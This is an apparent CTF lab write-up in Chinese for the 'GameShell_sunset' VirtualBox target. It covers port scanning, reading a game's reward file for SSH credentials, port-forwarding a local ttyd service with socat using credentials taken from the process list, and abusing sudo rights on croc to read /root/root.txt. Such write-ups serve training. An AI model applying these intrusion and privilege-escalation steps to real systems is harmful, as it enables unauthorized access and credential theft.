群U靶机 - GameShell_sunset


Recon

端口扫描

```
➜  GameShell nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.56.156
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 13:19 CST
Nmap scan report for 192.168.56.156
Host is up (0.00086s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Bash // The Eternal Shell
|_http-server-header: Apache/2.4.62 (Debian)
7681/tcp open  http    ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
|_http-server-header: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
|_http-title: ttyd - Terminal
MAC Address: 08:00:27:59:56:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds
```

80 端口



Bash // The Eternal Shell

Bourne Again SHell — 1989 → Forever


1977 – The Bourne Shell (sh)


Stephen Bourne at AT&T Bell Labs released the original Unix shell. Simple, fast, written in C. It became the standard user interface for Unix systems worldwide.

1989 – Bash is Born

Brian Fox, working for the Free Software Foundation, released the first version of **Bash** (Bourne Again SHell) on June 8, 1989. The goal: create a free, improved alternative to the Bourne shell that would become the default shell for GNU.

7681 端口





```
Welcome to GameShell!

Using and administering a computer running a Unix-like operating system (e.g., Linux, BSD or macOS) requires using a command line interface called "shell". In this game you will learn how to use the shell by journeying through various missions that
will teach you to perform standard tasks such as:
  - creating directories,
  - creating, viewing and editing files,
  - searching for files satisfying certain criteria,
  - running and interrupting programs,
  - etc.

During your adventure you will need to visit locations, interact with people, and find various objects. However, you have to keep in mind that these are standard directories, programs, and files (often with random contents). So, for example:
  - "build a hut" means creating a directory called "Hut", and
  - "put a coin in your chest" means moving a file called "coin" to a directory called "Chest".

Press Enter to continue.
```

是一个小游戏：https://github.com/phyver/GameShell

1. Go to the top of the main tower of the castle.

   前往城堡主塔的顶端。

   ```
   cd Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower/
   ```

2. Go the castle's cellar.

   去城堡的地窖。

   ```
   cd Castle/Cellar/
   ```

3. Go back to the starting location and then go to the throne room using only two commands.

   返回起始位置，然后仅使用两条指令前往王座室。

   ```
   cd;cd Castle/Main_building/Throne_room/
   ```

4. Go back to the cellar and get rid of all the spiders. Leave the bats alone: they appear on the castle's coat of arms and are said to confer luck.

   回到地窖，把蜘蛛全部消灭掉。别动蝙蝠：它们出现在城堡的徽章上，据说能带来好运。

   ```
   cd ~/Castle/Cellar;rm spider_*
   ```

5. Collect all the coins that you can find in the garden in front of the castle, and put them in your chest in your hut in the forest.

   收集城堡前花园里所有能找到的金币，并将它们放入森林小屋里的箱子中。

   ```
   mv ~/Garden/Flower_garden/coin_* ../Forest/Hut/Chest/
   ```

6. Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).

   收集城堡前花园里藏着的所有金币，并将它们放入你的箱子（森林小屋里的箱子）中。

   ```
   mv ~/Garden/.?????_coin_? Forest/Hut/Chest/
   ```

7. Get rid of all the spiders that are crawling in the cellar. Again, do not do not disturb the bats.

   清除地下室里所有爬行的蜘蛛。再次强调，不要打扰蝙蝠。

   ```
   rm Castle/Cellar/*_spider_*
   ```

8. The spiders are getting clever: they found a way to hide. Get rid of all the spiders that are hiding in the cellar without disturbing the bats.

   蜘蛛们越来越狡猾了：它们找到了藏身之处。在不惊扰蝙蝠的情况下，清除所有藏在地窖里的蜘蛛。

   ```
   find Castle/Cellar/ -type f -name "*_spider_*" -delete
   ```

9. You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest.

   你对城堡大厅里的四面旗帜情有独钟。偷窃它们肯定会被人发现，所以最好把每面旗帜都复制一份（名称和内容都一样），放进你的箱子里。

   ```
   cp Castle/Great_hall/standard_* Forest/Hut/Chest
   ```

10. The tapestries in the castle's great hall are also particularly beautiful. Put a copy of each in your chest.

    城堡大厅里的挂毯也格外精美。每幅都带一份到你的箱子里吧。

    ```
    cp Castle/Great_hall/*tapestry* Forest/Hut/Chest
    ```

11. While wandering around the first floor of the main tower, some magnificent paintings catch your eye. Add a copy of the oldest one to your chest.

    在主塔一层漫步时，一些精美的画作吸引了你的目光。将其中最古老的一幅复制品收入囊中。

    ```
    cp $(find Castle/Main_tower/First_floor/ -name "*painting*" -printf '%T@ %p\n' | sort -n | head -n 1 | awk '{print $2}') Forest/Hut/Chest
    ```

PS：不想打了，我直接翻翻翻


翻到 `silo` 的凭据

```
[mission 14] $ cat /opt/gameshell/gameshell/missions/FINAL_MISSION/msg/en.txt

CONGRATULATIONS!

You have finished all the missions.

Here is your reward: <silo:siloqueen>
```



```
➜ GameShell ssh silo@192.168.56.156
The authenticity of host '192.168.56.156 (192.168.56.156)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:23: [hashed name]
    ~/.ssh/known_hosts:29: [hashed name]
    ~/.ssh/known_hosts:32: [hashed name]
    ~/.ssh/known_hosts:39: [hashed name]
    ~/.ssh/known_hosts:43: [hashed name]
    ~/.ssh/known_hosts:61: [hashed name]
    (21 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.156' (ED25519) to the list of known hosts.
silo@192.168.56.156's password:
Linux GameShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
silo@GameShell:~$
```

```
silo@GameShell:~$ cat user.txt
flag{user-83add0ab24dcdb4f7a201772f1c10789}
```

提权

Got eviden


查看监听端口，有一个本地运行的端口 9876

```
silo@GameShell:~$ ss -tulpn
Netid                     State                       Recv-Q
Send-Q                                          Local Address:Port
Peer Address:Port
udp                       UNCONN                      0                          0
0.0.0.0:68                                                 0.0.0.0:*
tcp                       LISTEN                      0
128                                                 127.0.0.1:9876
0.0.0.0:*
tcp                       LISTEN                      0
128                                                   0.0.0.0:22
0.0.0.0:*
tcp                       LISTEN                      0
128                                                   0.0.0.0:7681
0.0.0.0:*
tcp                       LISTEN                      0
128                                                         *:80
*:*
tcp                       LISTEN                      0
128                                                      [::]:22
[::]:*
```

转发出去

```
./socat TCP-LISTEN:9877,fork TCP4:127.0.0.1:9876 &
```

提示要账号凭据




http://192.168.56.156:9877

http://192.168.56.156:9877


此网站要求您登录。

通过进程列表可以看到运行时指定的凭据 `admin`:`nimda`



```
Processes, Crons, Timers, Services and Sockets

Running processes (cleaned)
Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root          1  0.0  0.4  98860 10184 ?       Ss   00:03   0:01 /sbin/init
root        225  0.3  8.6 282052 176076 ?      Ss   00:03   0:26 /lib/systemd/systemd-journald
root        249  0.0  0.2  21752  4364 ?       Ss   00:03   0:00 /lib/systemd/systemd-udevd
systemd+    306  0.0  0.2  89036  5756 ?       Ssl  00:03   0:00 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
root        330  0.0  0.2   9588  5488 ?       Ss   00:03   0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclien
root        336  0.0  0.1   6736  2608 ?       Ss   00:03   0:00 /usr/sbin/cron -f
message+    337  0.0  0.2   7836  4216 ?       Ss   00:03   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --system
  └─(Caps) 0x0000000020000000=cap_audit_write
www-data    338  0.7  0.0  26904  1888 ?       Ssl  00:03   0:51 /usr/local/bin/ttyd -W /opt/gameshell/gameshell.sh
www-data    612  0.0  0.1   6952  3440 pts/0   Ss   00:28   0:00  _ bash /opt/gameshell/gameshell.sh
www-data    641  0.0  0.2   7844  4416 pts/0   S+   00:28   0:01  |   _ bash
www-data   2290  0.0  0.1   6952  3576 pts/1   Ss   00:30   0:00  _ bash /opt/gameshell/gameshell.sh
www-data   2399  0.0  0.2   7612  4148 pts/1   S+   00:30   0:00  |   _ bash
www-data  25498  0.0  0.1   6952  3496 pts/2   Ss   01:28   0:00  _ bash /opt/gameshell/gameshell.sh
www-data  25533  0.0  0.2   7612  4188 pts/2   S+   01:28   0:00      _ bash
root        341  0.1  0.2 222784  4504 ?       Ssl  00:03   0:12 /usr/sbin/rsyslogd -n -iNONE
root        354  0.0  0.3  22360  7184 ?       Ss   00:03   0:00 /lib/systemd/systemd-logind
eviden      365  0.0  0.0   1564  1040 ?       Ss   00:03   0:00 /usr/local/bin/ttyd -i 127.0.0.1 -p 9876 -c admin:nimda -W bash
root        399  0.0  0.0   5840  1416 tty1    Ss+  00:03   0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
silo      28990  0.0  0.2  14508  5588 ?       S    01:40   0:00          _ sshd: silo@pts/4
```



```
eviden@GameShell:/$ id
uid=1001(eviden) gid=1001(eviden) groups=1001(eviden)
eviden@GameShell:/$ 
```

Got root


查看 sudo 权限

```
eviden@GameShell:/$ sudo -l
Matching Defaults entries for eviden on GameShell:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eviden may run the following commands on GameShell:
    (ALL) NOPASSWD: /usr/local/bin/croc
```

直接传 `root.txt`


```
# 启动中继服务器
sudo croc relay --host 127.0.0.1 &
# 让 root 通过这个本地中继发送文件
sudo /usr/local/bin/croc send --relay 127.0.0.1:9009 /root/root.txt
```



```
eviden@GameShell:/$ sudo /usr/local/bin/croc --relay 127.0.0.1:9009 send /root/root.txt
Sending 'root.txt' (44 B)
Code is: 2307-regular-margo-magenta

On the other computer run:
(For Windows)
    croc --relay 127.0.0.1:9009 2307-regular-margo-magenta
(For Linux/macOS)
    CROC_SECRET="2307-regular-margo-magenta" croc --relay 127.0.0.1:9009
```

```
# 最后，通过同一个本地中继来接收文件
sudo croc --relay 127.0.0.1:9009 <code>
```



```
eviden@GameShell:/$ sudo croc --relay 127.0.0.1:9009 2307-regular-margo-magenta
Accept 'root.txt' (44 B)? (Y/n) y

Receiving (<-127.0.0.1:59036)
 root.txt 100% |████████████████████| (44/44 B, 9.4 kB/s)
eviden@GameShell:/$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib32  lib64  libx32  los
eviden@GameShell:/$ cat root.txt
flag{root-fcf32fac298a31661e06e3d37148a21a}
```